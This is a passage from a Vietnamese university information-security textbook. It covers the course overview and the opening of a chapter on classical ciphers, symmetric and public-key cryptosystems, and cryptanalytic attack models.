Ở trên chúng ta đã làm quen với một cách nhìn toàn thể vào bài toán xây dựng giải pháp an toàn thông tin cho một hệ thống thông tin cụ thể, nó thể hiện phần nào cái toàn cảnh, khó khăn và thách thức mà một người chuyên gia ATTT (chịu trách nhiệm cao) phải đương đầu. Một kỹ sư trẻ mới tốt nghiệp đại học thì không bị yêu cầu phải có những kiến thức đủ sâu và rộng để bao quát hết, nhưng khung nhìn trên cho thấy thực tế đòi hỏi những gì ở một chuyên gia ATTT, và tạo ra động lực để một sinh viên có thể phấn đấu trong quá trình học đại học cũng như đoạn đường rèn luyện lâu dài sau đó để có thể trở thành một chuyên gia thực thụ.

Giáo trình này sẽ cung cấp cho các bạn sinh viên một cơ sở ban đầu về học vấn, về các phương pháp kỹ thuật cơ bản trong an toàn thông tin, và quan trọng nhất là một phương pháp tư duy phân tích bài bản, hệ thống để từ đó các bạn có thể tự mình tiếp tục rèn luyện, hoàn thiện tới những trình độ cao hơn trong nghệ nghiệp chuyên môn, đặc biệt là khi đã có cơ hội cọ sát thực tế khi đã ra trường.

Mục này sẽ đưa ra một cái nhìn lướt về các kiến thức cơ sở sẽ được trình bày trong toàn giáo trình. Với người kỹ sư, có 4 thuật ngữ và cũng là phạm trù cơ bản khi nói về ATTT là: điểm yếu, dễ tổn thương (vulnerability) của hệ thống; mối đe dọa (threat); tấn công (attack); và biện pháp phòng chống (control, security measure). Ba phạm trù đầu phản ánh các mức độ của kiến thức của chúng ta khi khảo sát các khả năng một hệ thống có thể bị tấn công cho đến khi những loại tấn công thực sự đã xảy ra. Mục 1 của chương này đã giới thiệu khá rõ nét về các phạm trù này.

Phạm trù cuối bao gồm tất cả những phương pháp có thể có để loại trừ các mối nguy hiểm và các tấn công thực sự. Có thể tạm liệt kê các biện pháp để điều khiển kiểm soát an toàn và bảo mật của một HTTT như sau:

1. Điều khiển thông qua phần mềm:

- Các tiêu chuẩn về mã hoá, kiểm tra và bảo trì.

- Các hệ điều hành.
- Các cơ chế điều khiển riêng của các chương trình. Ví dụ: các hệ quản trị cơ sở dữ liệu lớn đều có cơ chế quản lý quyền truy nhập (access control)

2. Điều khiển thông qua phần cứng:

- Các thiết bị cho việc định danh người sử dụng hệ thống
- Phần cứng cho các thuật toán mã hoá.

3. Điều khiển qua các chính sách (policies):

Như đã nói ở phần trên, ví dụ như các nội qui an toàn trong lao động (điển hình là qui chế về việc bắt buộc người sử dụng trong hệ thống liên tục định kỳ thay đổi mật khẩu).

Quan điểm xây dựng và cấu trúc chung của giáo trình

Như đã nói ở phần đầu chương, giáo trình được xây dựng theo tiếp cận truyền thống với tiếp cận dưới-lên (trình bày các kiến thức kỹ thuật cơ sở trước khi khảo sát các vấn đề ATTT trong thực tế), nhưng tác giả có chú ý đến quan điểm làm sao tiếp cận tốt nhất với nhu cầu nhân lực thực tế. Đó chính là lý do của sự ra đời chương mở đầu này. Về nội dung chính của giáo trình, theo tiếp cận truyền thống, chúng tôi lựa chọn trình bày trước những khối kiến thức kinh điển, đã được nghiên cứu sớm nhất trong lĩnh vực, như cơ sở lý thuyết mật mã và ứng dụng, bài toán xác thực, bài toán điều khiển quyền truy nhập; sau đó đi vào khảo sát một số nội dung chọn lọc trong rất nhiều bài toán mở của thực tế. Cấu trúc chung của giáo trình gồm 4 phần như sau.

Phần I có tên là "Cơ sở Lý thuyết Mật mã và ứng dụng", gồm 5 chương từ 1 đến 5. Phần này trình bày một cách khái lược và đơn giản hóa các kiến thức cơ sở của Mật mã học, từ đó nêu lên những nguyên lý ứng dụng cơ sở của nó trong ATTT.

Phần II có tên là "Kiểm soát hệ thống", gồm chương 6 và 7. Phần này trình bày khái quát về hai phương thức điều khiển an toàn then chốt là *xác thực* và *điều khiển truy nhập*.

Phần III có tên là "Khảo sát một số lĩnh vực cụ thể trong thực tế", gồm các chương 8 và 9, trình bày một số nét khái quát trong hai lĩnh vực "nóng" của thực tế là *an ninh mạng Internet* và *mã độc và an toàn phần mềm*.

Phần IV là phần đọc thêm, chỉ gồm chương 10, trình bày một số kiến thức nâng cao về giao thức mật mã và ứng dụng rộng rãi của chúng trong nhiều lĩnh vực kể cả lý thuyết và thực tế của ATTT.

Đây là giáo trình nhằm phục vụ chính cho các sinh viên các chương trình khác nhau của Đại học Bách khoa, bao gồm *hệ cử nhân kỹ thuật*, *hệ kỹ sư* và *kỹ sư tài năng*, và *hệ cao học*. Mặc dù vậy giáo trình cũng có thể được sử dụng cho việc tự học (kết hợp với bộ *slides* trình bày của tác giả để tại trang web cá nhân). Để tiện phối hợp phục

vụ giảng dạy cho các chương trình khác nhau, mỗi chương chính của giáo trình (từ 1 đến 9) thường bao gồm hai dạng kiến thức:

- Kiến thức chuẩn: có thể sử dụng cho chương trình cử nhân kỹ thuật và kỹ sư.
- Kiến thức mở rộng: có thể sử dụng cho chương trình kỹ sư tài năng (hoặc các chương trình đặc biệt tương đương) và chương trình cao học. Trong mỗi chương, mỗi mục thuộc phần mở rộng này được đánh dấu ★ để phân biệt.

Phần tiếp sau đây của chương sẽ đưa ra những mô tả khái quát cho mỗi khối kiến thức chính của giáo trình.

Các nội dung cơ bản của giáo trình

Giáo trình này chủ yếu trình bày về các kiến thức, phương pháp và kỹ thuật cơ sở trong xây dựng các biện pháp nói trên. Sau đây ta sẽ điểm qua các phương pháp và chủ đề chính.

Ứng dụng khoa học mật mã.

Ban đầu là một kỹ thuật mang tính thủ công, phát triển hẹp chủ yếu trong các lĩnh vực nhạy cảm đòi hỏi tính bảo mật cao như quân sự, ngoại giao, lý thuyết mật mã hay còn gọi là khoa học mật mã (KHMM) đã trở thành một chuyên ngành lớn, có chiều sâu về mặt lý thuyết và chiều rộng về ứng dụng thực tế. KHMM ngày nay đã trở thành một cơ sở lý thuyết đầy đủ cho việc xây dựng các phương pháp hình thức (có mô hình mang tính toán học, có khả năng chứng minh được, có thể phân tích định lượng) cho các kỹ thuật đảm bảo an toàn thông tin (nói chung, không chỉ riêng bảo mật) và cả các kỹ thuật phá an toàn, tấn công (được nghiên cứu để làm công cụ phản biện cho các kỹ thuật xây dựng). Tức là, KHMM đã trở thành một nền tảng cơ bản, ít nhất là về phương pháp hình thức, cho việc xây dựng và phân tích đánh giá các giải pháp ATTT (mà không chỉ giới hạn trong bảo mật). Dựa vào lý thuyết mật mã ta có một công cụ nền tảng để sáng tạo ra những mô hình thuật toán và xây dựng các kiến trúc an toàn bảo mật. Kinh điển nhất là mô hình truyền tin bảo mật (thường người ta chỉ nghĩ đến nó thông qua tên gọi KHMM), bên cạnh đó là xác thực danh tính, xác thực thông điệp, chia sẻ bí mật chung, các giao dịch an toàn đa dạng, …

Một cách tóm tắt, có thể định nghĩa KHMM là một lĩnh vực khoa học mà ở đó các nhà chuyên môn cố gắng xây dựng các *phương pháp hình thức* (formal method) để tạo dựng các hệ thống an toàn (secure system) với các tính năng hoạt động đa dạng, như lưu trữ và xử lý thông tin, truyền tin giữa các thành phần hệ thống, mà tất cả các tính năng phải được đảm bảo an toàn trong sự có mặt của các *thế lực đối địch* (adversary). Mặc dù lý thuyết mật mã đã phát triển rất nhanh (thực sự hình thành như

một ngành khóa học từ đầu thập kỷ 50 của thế kỷ 20 và phát triển nhanh trong khoảng 30 năm trở lại đây), những nền tảng kinh điển có thể nói là đã hình thành, chủ yếu là qua các khám phá trong khoảng trước và trong thập kỷ 80. Kinh điển này bao gồm lý thuyết về công cụ mật mã cơ sở như sau: hệ thống mật mã đối xứng (symmetric key cryptosystem), hệ mật mã phi đối xứng hay khóa công khai (public key cryptosystem), các hệ xác thực và chữ ký điện tử, các hàm băm (một chiều) mật mã, các giao thức thống nhất khóa và một số giao thức mật mã cơ bản khác.

Trình bày về kinh điển của một lý thuyết nặng về toán học trong khung cảnh của một trường đại học thiên về kỹ thuật ứng dụng là hơi khó, nhưng tác giả hy vọng đã đưa ra một tiếp cận phù hợp, cố gắng trình bày được các tư tưởng chính trong khi lược bỏ bớt các yếu tố nặng về phương pháp toán hình thức. Phần nào, có thể coi như giáo trình là một hướng dẫn làm quen với một ngành lý thuyết khó, cố gắng tóm bắt các ý tưởng quan trọng có sức thúc đẩy khả năng tư duy, đồng thời làm quen với việc sử dụng chúng vào thực tế.

Các phương pháp xác thực

Bài toán xác thực được coi là một bài toán cơ bản trong ATTT, trong đó hệ thống cần cung cấp giải pháp để cho các bên liên lạc có thể xác thực được danh tính đúng và sự có mặt tồn tại thực sự của nhau, cũng như sự đúng đắn, toàn vẹn của các thông điệp truyền gửi giữa chúng. Mục tiêu chính là phát hiện các kẻ giả mạo danh tính, hoặc thông tin bị giả mạo. Có nhiều phương pháp để giải quyết vấn đề, trong đó có phần lớn được xây dựng từ KHMM, nhưng cũng có những phương pháp khác. Chữ ký điện tử chính là một công cụ cơ bản để giải quyết các vấn đề xác thực nêu trên, ứng dụng công cụ mật mã. Có các phương pháp xác thực danh tính khá phong phú như sử dụng mật khẩu (dựa trên bí mật mà đối tượng biết), sử dụng thẻ (đồ mà đối tượng có), ứng dụng đặc điểm sinh trắc học (yếu tố bản thể của đối tượng) và thông tin địa điểm (đối tượng đang ở đâu).

Các phương pháp điều khiển truy nhập

Điều khiển truy nhập là một chủ đề chính khác trong ATTT, xét từ góc độ hệ thống quản lý sự khai thác tài nguyên của người sử dụng (NSD, user). Sau khi hệ thống chấp nhận một NSD đăng nhập (nhờ vượt qua pha xác thực), hệ thống cần đưa ra các quyết định cho phép NSD được truy nhập các tài nguyên cụ thể nào (tệp dữ liệu, thư mục, cổng truyền tin, …) với các quyền khai thác cụ thể nào (đọc, ghi, xóa, thực hiện chương trình, …). Có nhiều mô hình khác nhau thể hiện nhiều góc độ xử lý vấn đề và miền ứng dụng của mô hình; đó là: mô hình ma trận truy nhập (Matrix Access

Control), mô hình tùy nghi (discretionary access control, DAC), mô hình cưỡng chế (Mandarory AC), mô hình dựa vai trò (Role-based AC).

Các phương pháp và kỹ thuật ATTT của lĩnh vực chuyên biệt

Ta đã điểm qua các cơ sở nền tảng chung của ngôi nhà ATTT; ngoài ra còn rất nhiều chủ đề quan trọng khác nhưng nằm trong các lĩnh vực hẹp khác nhau của khoa học máy tính. Qua phần trình bày có tính dẫn dắt từ đầu chương, chúng ta có thể hình dung rằng bài toán ATTT là hết sức phức tạp, ở đây tất cả các yếu tố đều phải được tính đến để bảo vệ. Trong khi đó bản thân các hệ thống tin học cần bảo vệ lại hết sức đa dạng và phong phú làm cho các vấn đề cần nghiên cứu càng trải rộng ra, tưởng như không thể bao quát hết. Vì vậy, người ta có thể chia các vấn đề về ATTT thành các lĩnh vực cụ thể khác nhau với: ATBM trong mạng truyền tin, trong các hệ điều hành, trong xây dựng phần mềm, trong cơ sở dữ liệu hay trong các mô hình thương mại điện tử...

Các lĩnh vực hẹp này của ATTT cũng có nhiều vấn đề chung như bảo mật, đảm bảo tính toàn vẹn, xác thực danh tính, điều khiển truy nhập (tức là các vấn đề thuộc nền tảng chung) nhưng cũng có những vấn đề quan trọng mang yếu tố riêng của lĩnh vực mà ta không thể nêu hết ở đây. Trong phần sau của giáo trình, căn cứ vào thời lượng của một môn học trong chương trình đại học, tác giả chỉ chọn lọc trình bày một số chủ đề ATTT chuyên biệt có tính phổ biến cao nhất như trong ATTT trong mạng Internet, ATTT trong xây dựng chương trình phần mềm và đối phó với mã độc (đặc biết là trong phần mềm ứng dụng Web). Chúng tôi cũng cung cấp một chương đọc thêm (chương 10), giới thiệu một cách hệ thống và khai quát về các giao thức mật mã và ứng dụng to lớn của chúng trong giao dịch an toàn nói chung, mà có thể ứng dụng trong các lĩnh vực khác nhau như thương mại điện tử, truyền thông mạng, CSDL …

Có thể nói lĩnh vực ATTT là một tòa nhà to lớn và đang phát triển rất nhanh. Tuy nhiên cả toà nhà này vẫn được xây dựng trên những mô hình an toàn và bảo mật cơ bản như các hệ mật mã kinh điển, quản lý khóa và bí mật, xác thực, điều kiển truy nhập... Phía trên nền tảng này là nhiều tòa tháp riêng với những miền kiến thức rộng lớn mà đôi khi những chuyên gia làm việc trong đó cũng lầm tưởng là mình đang bao quát toàn bộ lĩnh vực ATTT. Giáo trình ATTT này cố gắng cung cấp cho các bạn sinh viên một cái nhìn tổng thể và một cơ sở học vấn vững chắc để các bạn tiếp tục củng cố, phát triển hoàn thiện sau này trong một ngành nghề chuyên môn liên quan.

Hy vọng các bạn tìm thấy sự thích thú với môn học này.

Chúc các bạn thành công!

Phần I. Cơ Sở Lý Thuyết Mật mã và Ứng Dụng

Chương 1
CÁC KHÁI NIỆM CƠ SỞ & HỆ MÃ CỔ ĐIỂN

Chương này sẽ bắt đầu đưa bạn đọc làm quen với thế giới mật mã. Mặc dầu là chương đầu, nhưng các khái niệm cơ sở được giới thiệu có tầm bao quát và khá trừu tượng. Chúng tôi hy vọng các ví dụ cụ thể sẽ hỗ trợ đắc lực. Các hệ mật mã cổ điển đã từ lâu không được sử dụng trong thực tế, những chúng vẫn tạo ra những nguồn kiến thức quí giá, hỗ trợ đắc lực cho việc làm quen với lĩnh vực. Các chủ đề chính của chương như sau:

- Các khái niệm cơ sở
- Một số hệ mật mã cổ điển
- Đọc thêm: Lý thuyết về sự bí mật tuyệt đối (Shannon)

1.1 CÁC KHÁI NIỆM CƠ SỞ

Mật mã là một lĩnh vực khoa học chuyên nghiên cứu về các phương pháp và kỹ thuật đảm bảo an toàn và bảo mật trong truyền tin liên lạc với giả thiết sự tồn tại của các thế lực thù địch, những kẻ muốn ăn cắp thông tin để lợi dụng và phá hoại. Tên gọi trong tiếng Anh, Cryptology được dẫn giải nguồn gốc từ tiếng Hy lạp, trong đó kryptos nghĩa là "che dấu", logos nghĩa là "từ ngữ".

Cụ thể hơn, các nhà nghiên cứu lĩnh vực này quan tâm xây dựng hoặc phân tích (để chỉ ra điểm yếu) các giao thức mật mã (cryptographic protocols), tức là các phương thức giao dịch có đảm bảo mục tiêu an toàn cho các bên tham gia (với giả thiết môi trường có kẻ đối địch, phá hoại).

Ngành Mật mã (cryptology) thường được quan niệm như sự kết hợp của 2 lĩnh vực con:

1. Sinh, chế mã mật (cryptography): nghiên cứu các kỹ thuật toán học nhằm cung cấp các công cụ hay dịch vụ đảm bảo an toàn thông tin

2. Phá giải mã (cryptanalysis): nghiên cứu các kỹ thuật toán học phục vụ phân tích phá mật mã và/hoặc tạo ra các đoạn mã giản nhằm đánh lừa bên nhận tin.

Hai lĩnh vực con này tồn tại như hai mặt đối lập, "đấu tranh để cùng phát triển" của một thể thống nhất là ngành khoa học mật mã (cryptology). Tuy nhiên, do lĩnh vực thứ hai (cryptanalysis) ít được phổ biến quảng đại nên dần dần, cách hiểu chung hiện nay là đánh đồng hai thuật ngữ cryptography và cryptology. Theo thói quen chung này, hai thuật ngữ này có thể dùng thay thế nhau. Thậm chí cryptography là thuật ngữ ưa dùng, phổ biến trong mọi sách vở phổ biến khoa học, còn cryptology thì xuất hiện trong một phạm vi hẹp của các nhà nghiên cứu học thuật thuần túy.

Mặc dù trước đây hầu như mật mã và ứng dụng của nó chỉ phổ biến trong giới hẹp, nhưng với sự phát triển vũ bão của công nghệ thông tin và đặc biệt là sự phổ biến của mạng Internet, các giao dịch có sử dụng mật mã đã trở nên rất phổ biến. Chẳng hạn, ví dụ điển hình là các giao dịch ngân hàng trực tuyến hầu hết đều được thực hiện qua mật mã. Ngày nay, kiến thức ngành mật mã là cần thiết cho các cơ quan chính phủ, các khối doanh nghiệp và cả cho cá nhân. Một cách khái quát, ta có thể thấy mật mã có các ứng dụng như sau:

- Với các chính phủ: bảo vệ truyền tin mật trong quân sự và ngoại giao, bảo vệ thông tin các lĩnh vực tầm cỡ lợi ích quốc gia.
- Trong các hoạt động kinh tế: bảo vệ các thông tin nhạy cảm trong giao dịch như hồ sơ pháp lý hay y tế, các giao dịch tài chính hay các đánh giá tín dụng …
- Với các cá nhân: bảo vệ các thông tin nhạy cảm, riêng tư trong liên lạc với thế giới qua các giao dịch sử dụng máy tính và/hoặc kết nối mạng.

1.1.1 Những kỷ nguyên quan trọng trong ngành mật mã

Thời kỳ tiền khoa học: Tính từ thượng cổ cho đến 1949. Trong thời kỳ này, khoa mật mã học được coi là một ngành mang nhiều tính thủ công, nghệ thuật hơn là tính khoa học.

Các hệ mật mã được phát minh và sử dụng trong thời kỳ này được gọi là các hệ mật mã cổ điển. Sau đây ta làm quen với hai ví dụ hệ mã rất nổi tiếng của thời kỳ này.

1. Một phép mã hoá (cipher) trong thời kỳ này là của Xe-da (Caesar's cipher), cách đây 2000 năm: các chữ cái được thay thế bằng các chữ cái cách chúng 3 vị trí về bên phải trong bản alphabet:

DASEAR ➔ FDHVDU

2. Vernam cipher (1926): người ta đem thực hiện phép XOR văn bản gốc (plaintext) với một chuỗi nhị phân ngẫu nhiên có độ dài bằng độ dài của văn bản gốc


(chuỗi này là chính là khoá của phép mã hoá). Trong cipher loại này, khoá chỉ được dùng đúng một lần duy nhất. Vernam tin rằng cipher của ông là không thể phá được nhưng không thể chứng minh được.

Kỷ nguyên mật mã được coi là ngành khoa học: được đánh dấu bởi bài báo nổi tiếng của Claude Shannon "Commication theory of secretcy systems" , được công bố năm 1949. Công trình này dựa trên một bài báo trước đó của ông mà trong đó ông cũng đã khai sáng ra ngành khoa học quan trọng khác, *lý thuyết thông tin* (inforrmation theory). Bài báo năm 1949 của Shannon đã nền móng cho việc áp dụng công cụ toán, cụ thể là xác suất, trong xây dựng mô hình và đánh giá tính mật của các hệ mã mật.

Tuy nhiên sự bùng nổ thực sự trong lý thuyết về mật mã (Cryptology) chỉ bắt đầu từ bài báo của hai nhà bác học Diffie và Hellman, "*New directions in cryptography*", được công bố vào năm 1976. Trong đó, các ông này đã chứng tỏ rằng trong truyền tin bí mật, không nhất thiết là cả hai bên đều phải nắm khoá bí mật (tức bên gửi phải làm cách nào đó chuyển được khoá mật cho bên nhận). Hơn nữa họ đã lần đầu tiên giới thiệu khái niệm về *chữ ký điện tử* (digital signature).

Mặc dù mật mã có thể coi là một ngành toán học phát triển cao, đòi hỏi tư duy cao để nắm được các thành tựu hiện đại của nó, nhưng cơ sở xuất phát ban đầu của nó lại là một mô hình thực tiễn khá đơn giản như sau.

1.1.2 Mô hình truyền tin mật cơ bản



Hình vẽ 1.1: Mô hình truyền tin bảo mật

Chúng ta xem xét mô hình cơ bản của bài toán truyền tin mật. Khác với quan niệm truyền tin thông thường, mô hình này đưa thêm vào các yếu tố mới, đó là khái niệm kẻ địch ẩn giấu. Vì vậy giải pháp chống lại là sự đưa vào các khối xử lý mã hoá (encryption) và giải mã (decryption).

Các hoạt động cơ bản được tóm tắt như sau. Người phát S (sender) muốn gửi một thông điệp (message) X tới người nhận R (receiver) qua một kênh truyền tin (communication channel). Kẻ thù E (enenmy) lấy/nghe trộm thông tin X. Thông tin X là ở dạng đọc được, còn gọi là bản rõ (plaintext). Để bảo mật, S sử dụng một phép biến đổi mã hoá (encryption), tác động lên X, để chế biến ra một bản mã Y (cryptogram, hay ciphertext), không thể đọc được. Ta nói bản mã Y đã che giấu nội dung của bản rõ X bản đầu. Giải mã (decryption) là quá trình ngược lại cho phép người nhận thu được bản rõ X từ bản mã Y.

Để bảo mật, các khối biến đổi sinh và giải mã là các hàm toán học với tham số khoá (key). Khóa là thông số điều khiển mà sở hữu kiến thức về nó thông thường là hạn chế. Thông thường khoá (Z) chỉ được biết đến bởi các bên tham gia truyền tin S và R.

Sơ đồ mô hình nói trên cũng thể hiện một điều hết sức cơ bản là toàn bộ tính bảo mật của cơ chế phụ thuộc vào tính mật của khóa, chứ không phải là tính mật của thuật toán hàm sinh hay giải mã (encryption và decryption). Điều này được khẳng định trong Luật Kirchoff, một giả thiết cơ bản của mật mã: Toàn bộ cơ chế sinh mã và giải mã ngoại trừ thông tin về khoá là không bí mật với kẻ thù. Điều này đi ngược với suy luận đơn giản của đa phần những người bên ngoài lĩnh vực. Họ thường cho rằng các thuật toán mật mã cần được giữ bí mật đặc biệt để đảm bảo an toàn cho hệ thống.

Như vậy khóa giữ vai trò trung tâm trong mô hình truyền tin mật. Những quan niệm về tổ chức quản lý khóa khác nhau sẽ đem đến những hệ thống mật mã có tính năng có thể hết sức khác nhau. Sau đây chúng ta sẽ xem xét hai hệ loại hệ thống mật mã cơ bản trong đó quan niệm tổ chức và sử dụng khóa là khá tương phản.

1.1.3 Hệ thống mật mã đối xứng (Symmetric Key Cryptosystem - SKC).

Loại hệ thống này còn gọi là hệ mật mã khóa bí mật (Sycret Key Crytosystem) .

Trong mô hình của hệ thống này, khóa của hai thuật toán sinh mã và giải mã là giống nhau và bí mật đối với tất cả những người khác; nói cách khác, hai bên gửi và nhận tin chia sẻ chung một khóa bí mật duy nhật. Vai trò của hai phía tham gia là giống nhau và có thể đánh đổi vai trò, gửi và nhận tin, cho nên hệ thống được gọi là “mã hóa đối xứng”. Chúng ta sẽ sử dụng ký hiệu viết tắt theo tiếng Anh là SKC.

Hệ thống mật mã khóa bí mật đối xứng có những nhược điểm lớn trên phương diện quản lý và lưu trữ, đặc biệt bộc lộ rõ trong thế giới hiện đại khi liên lạc qua Internet đã rất phát triển. Nếu như trong thế giới trước kia liên lạc mật mã chỉ hạn chế

trong lĩnh vực quân sự hoặc ngoại giao thì ngày nay các đối tác doanh nghiệp khi giao dịch qua Internet đều mong muốn bảo mật các thông tin quan trọng. Với hệ thống khóa bí mật, số lượng khóa bí mật mà mỗi công ty hay cá nhân cần thiết lập với các đối tác khác có thể khá lớn và do đó rất khó quản lý lưu trữ an toàn các thông tin khóa riêng biệt này.

Một khó khăn đặc thù khác nữa là vấn đề xác lập và phân phối khóa bí mật này giữa hai bên, thường là đang ở xa nhau và chỉ có thể liên lạc với nhau qua một kênh truyền tin thông thường, không đảm bảo tránh được nghe trộm. Với hai người ở xa cách nhau và thậm chí chưa từng biết nhau từ trước thì làm sao có thể có thể thiết lập được một bí mật chung (tức là khóa) nếu không có một kênh bí mật từ trước (mà điều này đồng nghĩa với tồn tại khóa bí mật chung)? Có vẻ như chẳng có cách nào ngoài sử dụng "thần giao cách cảm" để hai người nay có thể trao đổi, thiết lập một thông tin bí mật chung?

Đây là một thách thức lớn đối với hệ thống mật mã khóa đối xứng. Tuy nhiên độc giả sẽ thấy câu hỏi này có thể được trả lời bằng giao thức mật mã thiết lập khóa mà sẽ được giới thiệu ở các chương sau này.

1.1.4 Hệ thống mật mã khóa công khai hay phi đối xứng (Public Key Cryptosystem – PKC).

Ý tưởng về các hệ thống mật mã loại này mới chỉ ra đời vào giữa những năm bảy mươi của thế kỷ 20. Khác cơ bản với SKC, trong mô hình mới này 2 khóa của thuật toán sinh mã và giải mã là khác nhau và từ thông tin khóa sinh mã, mặc dù trên lý thuyết là có thể tìm được khóa giải mã (có thể thử vét cạn) nhưng khả năng thực tế của việc này là hầu như bằng không (bất khả thi về khối lượng tính toán). Chúng ta sẽ làm quen cụ thể với mô hình này trong chương 3.

Ý tưởng mới này cho phép mỗi thực thể cá nhân công ty chỉ cần tạo ra cho mình một cặp khóa, với hai thành phần:

- Thành phần khóa công khai, có thể đăng ký phổ biến rộng khắp, dùng để sinh mã hoặc để xác thực chữ ký điện tử (cụ thể trong chương 3).
- Thành phần khóa bí mật, chỉ dành riêng cho bản thân, dùng để giải mã hoặc tạo ra chữ ký điện tử.

Chỉ với cặp khóa này, thực thể chủ có thể giao dịch bảo mật với quảng đại xã hội, trong đó việc quản lý và lưu trữ có thể được tổ chức chặt chẽ mà việc phải tự nhớ thông tin mật là tối thiểu (giống như việc chỉ nhớ 1 mật khẩu hay một số PIN tài khoản ngân hàng).

1.1.5 Đánh giá tính bảo mật của các hệ mật mã.

Các thuật toán, hệ thống mật mã được biết đến trên thế giới là không ít. Làm sao để ta có thể đánh giá được tính an toàn, hay tính bảo mật của mỗi một hệ mã đặt ra? Trên cơ sở nào chúng ta có thể thiết lập niềm tin nhiều hoặc không nhiều vào một hệ mã nào đó?

Ta có thể kết luận một hệ mã mật là *không an toàn* (insecure), bằng việc chỉ ra cách phá nó trong một mô hình tấn công (khái niệm sẽ giới thiệu sau đây) phổ biến, trong đó ta chỉ rõ được các mục tiêu về ATBM (security) không được đảm bảo đúng. Tuy nhiên để kết luận rằng một hệ mã là an toàn cao thì công việc phức tạp hơn nhiều. Thông thường, người ta phải đánh giá hệ mật mã này trong nhiều mô hình tấn công khác nhau, với tính thách thức tăng dần. Để có thể khẳng định tính an toàn cao, cách làm lý tưởng là đưa ra một chứng minh hình thức (formal proof), trong đó người ta chứng minh bằng công cụ toán học là tính ATBM của hệ mã đang xét là tương đương với một hệ mã kinh điển, mà tính an toàn của nó đã khẳng định rộng rãi từ lâu.

Như đã nói trên, người ta phủ định tính an toàn của một hệ mã mật thông qua việc chỉ ra cách phá cụ thể hệ mã này trên một mô hình tấn công (attack model) cụ thể. Mỗi mô hình tấn công sẽ định nghĩa rõ năng lực của kẻ tấn công, bao gồm năng lực tài nguyên tính toán, loại thông tin mà nó có khả năng tiếp cận để khai thác và khả năng tiếp xúc với *máy mật mã* (thiết bị phần cứng có cài đặt thuật toán sinh và giải mã). Các mô hình tấn công thường được sắp xếp theo thứ tự mạnh dần của năng lực kẻ tấn công. Nếu một hệ mật mã bị phá vỡ trong một mô hình tấn công căn bản (năng lực kẻ tấn công là bình thường) thì sẽ bị đánh giá là hoàn toàn không an toàn. Sau đây là một số mô hình tấn công phổ biến.

Tấn công chỉ-biết-bản-mã (*ciphertext-only attack*). Ở đây kẻ địch E chỉ là một kẻ hoàn toàn bên ngoài, tìm cách nghe trộm trên đường truyền để lấy được các giá trị Y, bản mã của thông tin gửi đi. Mặc dù kẻ địch E chỉ biết các bản rõ Y, nhưng mục tiêu nó hướng tới là khám phá nội dung một/nhiều bản rõ X hoặc lấy được khóa mật Z (trường hợp phá giải hoàn toàn). Đây là mô hình tấn công căn bản nhất trong đó kẻ địch không có năng lực quan hệ đặc biệt (như một số hình thức tấn công sau), diện thông tin tiếp xúc chỉ là các bản mã. Rõ ràng nếu một hệ mã mà không đứng vững được trong mô hình này thì phải đánh giá là không đáng tin cậy.

Tấn công biết-bản-rõ (*known-plaintext attack*). Mặc dù tên gọi hơi dễ hiểu nhầm, thực chất trong mô hình này ta chỉ giả thiết là E có thể biết một số cặp X-Y (bản rõ và bản mật tương ứng) nào đó. Nguyên nhân E thu được có thể hoàn toàn tình cờ hoặc nhờ một vài tay trong là nhân viên thấp cấp trong hệ thống. Tất nhiên mục tiêu

của E là khám phá nội dung các bản rõ quan trọng khác và/hoặc lấy được khóa mật. Rõ ràng mô hình tấn công này làm mạnh hơn so với *tấn công chỉ qua bản mã*: Việc biết một số cặp X-Y sẽ làm bổ sung thêm đầu mối phân tích; đặc biệt từ bây giờ E có thể dùng phép thử loại trừ để vét cạn không gian khóa (*exshautive key search*) và tìm ra khóa đúng tức là sao cho Enc (K,X)=Y.

Tấn công bản-rõ-chọn-sẵn (*chosen-plaintext attack*). Trong mô hình này, không những E thu nhặt được một số cặp X-Y mà một số bản rõ X do bản thân E soạn ra (chosen plaintext). Điều này thoạt nghe có vẻ không khả thi thực tế, tuy nhiên ta có thể tưởng tượng là E có tay trong là một thư ký văn phòng của công ty bị tấn công, ngoài ra do một qui định máy móc nào đó tất cả các văn bản dù quan trọng hay không đều được truyền gửi mật mã khi phân phát giữa các chi nhánh của công ty này. Có thể nhận xét thấy rằng, việc được tự chọn giá trị của một số bản rõ X sẽ thêm nhiều lợi ích cho E trong phân tích quan hệ giữa bản mã và bản rõ để từ đó lần tìm giá trị khóa.

Một cách tương tự, người ta cũng sử dụng mô hình *tấn công bản-mã-chọn-sẵn* (*chosen-ciphertext attack*) trong đó kẻ địch có thể thu nhặt được một số cặp X-Y mà Y là giá trị được thiết kế sẵn. Trong thực tế điều này có thể xảy ra nếu như kẻ địch có thể truy nhập được vào máy mật mã 2 chiều (có thể sử dụng với cả 2 chức năng là sinh mã và giải mã). Tất nhiên cả hai dạng tấn công rất mạnh nói trên kẻ thù đều có thể khôn ngoan sử dụng một chiến thuật thiết kế bản rõ (hay bản mã) chọn sẵn theo kiểu thích nghi (adaptive), tức là các bản rõ chọn sau có thể thiết kế dựa vào kiến thức phân tích dựa vào các cặp X-Y đã thu nhặt từ trước.

Để đánh giá tính an toàn của một hệ mã mật (khi đã áp vào 1 hay 1 số mô hình tấn công cụ thể) người ta có thể áp dụng một trong các mô hình đánh giá với các mức độ mạnh đến yếu dưới đây:

